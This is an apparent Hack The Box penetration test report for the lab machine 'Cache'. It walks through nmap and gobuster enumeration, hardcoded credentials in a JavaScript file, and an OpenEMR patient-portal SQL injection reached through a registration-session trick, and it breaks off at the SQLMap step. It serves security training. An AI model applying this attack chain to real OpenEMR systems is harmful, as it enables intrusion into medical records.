Hack The Box Penetration Test Report

Machine Name: HTB-Cache

Author: Prince.

Severity: High

Date: 29th June 2025

Table of Contents

1. Tools Used

- **Nmap**: Utilised for comprehensive network scanning, service enumeration, and identifying open ports.
- **Netcat**: Employed for manual service interaction, banner grabbing, and testing network-based responses.
- **Python3**: Used to develop custom scripts for automation, enumeration, and exploitation during the assessment.
- **Obsidian**: Utilised as the primary tool for documenting findings and structuring the penetration test report.
- **Gobuster**: Conducted directory and file enumeration on the web server to discover hidden or unlinked resources.
- **SQLMap**: Automated tool used for detecting and exploiting SQL injection vulnerabilities within the web application.
- **Hashcat**: Deployed to perform offline password hash cracking to escalate access and validate credential security.

2. Executive Summary

A targeted penetration test was conducted against the Cache system, which resulted in the complete compromise of the host due to a combination of web application vulnerabilities and insecure service configurations. Initial access was achieved by exploiting a SQL injection vulnerability within a web application endpoint. This flaw allowed the extraction of backend database information, including password hashes. The compromised hashes were successfully cracked using Hashcat, providing valid user credentials.

These credentials enabled authenticated access to the web application and were later reused to gain shell access to the underlying system. Post-exploitation enumeration revealed that the Memcached service was running locally with elevated privileges. Further analysis and exploitation of this misconfigured service allowed for the retrieval of sensitive authentication data, ultimately leading to privilege escalation and root-level access.

The vulnerabilities identified-including improper input validation, insecure password storage, and the exposure of a high-privilege internal service-highlight critical weaknesses in both application and system-level configurations. These issues align with known vulnerability classes such as CWE-89 (Improper Neutralisation of Special Elements in SQL Commands), CWE-200 (Exposure of Sensitive Information), and CWE-266 (Incorrect Privilege Assignment).

The successful exploitation path demonstrates a high-risk security posture, enabling unauthorised access, lateral movement, and complete system control. It is strongly recommended that immediate remediation actions be taken to address input validation, implement credential hygiene practices, restrict internal service exposure, and enforce the principle of least privilege across all components of the environment. If left unaddressed, these issues could be exploited by a remote attacker to gain full administrative access, leading to data breaches, service disruption, or lateral movement across internal systems.

3. Risk Rating

Vulnerability	Description	Likelihood	Impact	Risk Rating
SQL Injection in Web Application	A SQL injection vulnerability in a web endpoint allowed unauthorized access to the backend database, enabling the extraction of password hashes.	High	Extraction of sensitive credentials, leading to system compromise	**High**
Hardcoded Credentials in Public Source Code	Authentication credentials were exposed in publicly accessible HTML	High	Unauthorised web application access	**High**

Vulnerability	Description	Likelihood	Impact	Risk Rating
	source code, enabling initial access to the application.			
Weak Password Storage	Retrieved password hashes were insufficiently protected and easily cracked using offline tools such as Hashcat.	Medium	Facilitates offline cracking and account takeover	**High**
Credential Reuse Across Services	The same credentials found in the web application source were reused for system-level access, facilitating lateral movement.	High	Enabled lateral movement to system shell access	**High**
Misconfigured Memcached Service	A locally running Memcached service was accessible and contained sensitive data that enabled privilege escalation to root.	Medium	Disclosure of root credentials via cached data	**High**

4. Methodology

- **Reconnaissance**: An initial Nmap scan was conducted to identify open ports and services on the target system. The scan revealed two open ports: 22 (SSH) and 80 (HTTP). The HTTP service hosted a web application under the domain cache.htb. Examination of the application's source code revealed hardcoded credentials embedded in a publicly accessible page, suggesting poor security practices and providing an initial point of interest for authentication testing.
- **Enumeration**: Using the discovered credentials, access to the cache.htb login portal was successfully achieved. Subsequent browsing of the authenticated web interface revealed a secondary endpoint vulnerable to SQL injection. Manual testing confirmed the injection point, which was further exploited using SQLMap to extract backend database content, including user password hashes. These findings indicated the potential for deeper system compromise through credential analysis and service enumeration.
- **Exploitation & Post-Exploitation**: The extracted password hashes were cracked offline using Hashcat, revealing valid user credentials. These credentials were reused to establish a local shell on the system, confirming they were valid for SSH or local user access. With an initial foothold obtained, enumeration of active processes and services revealed a locally running Memcached instance, indicating a potential privilege escalation path.

- **Privilege Escalation**: Analysis of the Memcached service showed it was misconfigured and contained sensitive in-memory data. By interacting with the service, authentication tokens were retrieved that enabled privilege escalation to the root user. This resulted in full system compromise and access to the root flag. The escalation vector stemmed from insecure service exposure and lack of access control, allowing a standard user to access privileged data without proper restrictions.

5. Target Information

- **IP Address**: 10.10.10.188
- **Machine Name**: HTB-Cache
- **Operating System**: Linux


6. Reconnaissance

Command Used:

```
sudo nmap -sT -T4 10.10.10.188
```

Open Ports:

- 22/tcp - SSH
- 80/tcp - HTTP



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sT -T4 10.10.10.188
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-24 06:24 EDT
Nmap scan report for 10.10.10.188
Host is up (0.57s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

7. Enumeration

- **Host Resolution Configuration**: As part of the initial setup, the target machine's IP address was mapped to the domain cache.htb by adding the following entry to the local /etc/hosts file:

```
sudo nano /etc/hosts
10.10.10.188 cache.htb
```

- **Web Application Discovery - Directory Enumeration**: With port 80 open and serving an HTTP application, directory enumeration was performed using Gobuster to identify accessible endpoints:

```
gobuster dir -u http://cache.htb -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x
php,html,txt -t 50 -o cache.htb
```


This scan revealed the following notable pages:

- /login.html
- /author.html
- /net.html
- **Source Code Analysis - Credential Disclosure**: Upon visiting /login.html, the login form prompted for a username and password. Viewing the page's source code revealed a reference to an external JavaScript file located at jquery/functionality.js. Accessing the script directly via:

```
http://cache.htb/jquery/functionality.js
```

exposed hardcoded credentials:

- **Username**: ash
- **Password**: H@v3_fun




```
$(function(){

    var error_correctPassword = false;
    var error_username = false;

    function checkCorrectPassword(){
        var Password = $("#password").val();
        if(Password != 'H@v3_fun'){
            alert("Password didn't Match");
            error_correctPassword = true;
        }
    }
    function checkCorrectUsername(){
        var Username = $("#username").val();
        if(Username != "ash"){
            alert("Username didn't Match");
            error_username = true;
        }
    }
    $("#loginform").submit(function(event) {
        /* Act on the event */
        error_correctPassword = false;
         checkCorrectPassword();
         error_username = false;
         checkCorrectUsername();


        if(error_correctPassword == false && error_username ==false){
            return true;
        }
        else{
            return false;
        }
    });

});
```

- **Initial Authentication - Web Portal Access**: Using the discovered credentials, access to the web portal at:

```
http://cache.htb/login.html
```

was successfully achieved, confirming valid authentication and establishing initial access to the web application.

- **User Enumeration - Additional Application Insight**: Exploring /author.html provided further context on the user "ash" and disclosed that another internal system, **HMS (Hospital Management System)**, was hosted on the same infrastructure.



ASH

CEO & Founder, CACHE

cache.htb


ASH is a Security Researcher (Threat Research Labs), Security Engineer. Hacker, Penetration Tester and Security blogger. He is Editor-in-Chief, Author & Creator of Cache. Check out his other projects like Cache:

HMS(Hospital Management System)

- **Secondary Host Discovery - HMS Application**: Through manual investigation and hostname fuzzing, the HMS system was discovered at:

```
http://hms.htb
```


This presented a login page resembling the OpenEMR platform.




- **Further Directory Enumeration - HMS Subdomains**: Additional Gobuster scanning was conducted against the HMS application to identify more accessible paths:

```
gobuster dir -u http://hms.htb -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x
php,html,txt -t 50 -o hms.htb
```

The scan revealed a /portal directory which led to a **Patient Portal login page**.



- **Vulnerability Research - SQL Injection Vector**: Manual review and research into the OpenEMR-based portal identified documentation highlighting a known SQL injection vulnerability in the registration component of the Patient Portal. This presented a potential entry point for further exploitation.



8. Exploitation

Initial access to the target system was achieved by exploiting a known SQL injection vulnerability in the registration component of the OpenEMR-based Patient Portal hosted at http://hms.htb. Documentation of this vulnerability was found in a public advisory, which outlined several critical flaws present in older versions of OpenEMR, including authenticated and unauthenticated SQL injection vectors.

The attack path leveraged a SQL Injection vulnerability in the find_appt_popup_user.php endpoint. While direct access to this endpoint is restricted by authentication, a valid session can be obtained by interacting with the registration process at http://hms.htb/portal/account/register.php. After capturing a valid session cookie during registration, the vulnerable endpoint was accessed quickly before redirection to the login page occurred.

Using this method, SQLMap was utilised to automate the exploitation and enumeration of sensitive backend data, including user credentials.

Steps to Reproduce

- **Reference OpenEMR Vulnerability**: Identified SQL injection vector via the following public whitepaper: https://www.open-emr.org/wiki/images/1/11/Openemr_insecurity.pdf
- **Locate the Vulnerable Endpoint**: Navigate to the registration page:


```
http://hms.htb/portal/account/register.php
```

Quickly access the SQL injection point:

```
http://hms.htb/portal/find_appt_popup_user.php
```

- **Capture a Valid Session Cookie**: Use Burp Suite or browser tools to intercept and extract the session cookie for authenticated access.
- **Launch SQLMap to Enumerate Databases**:

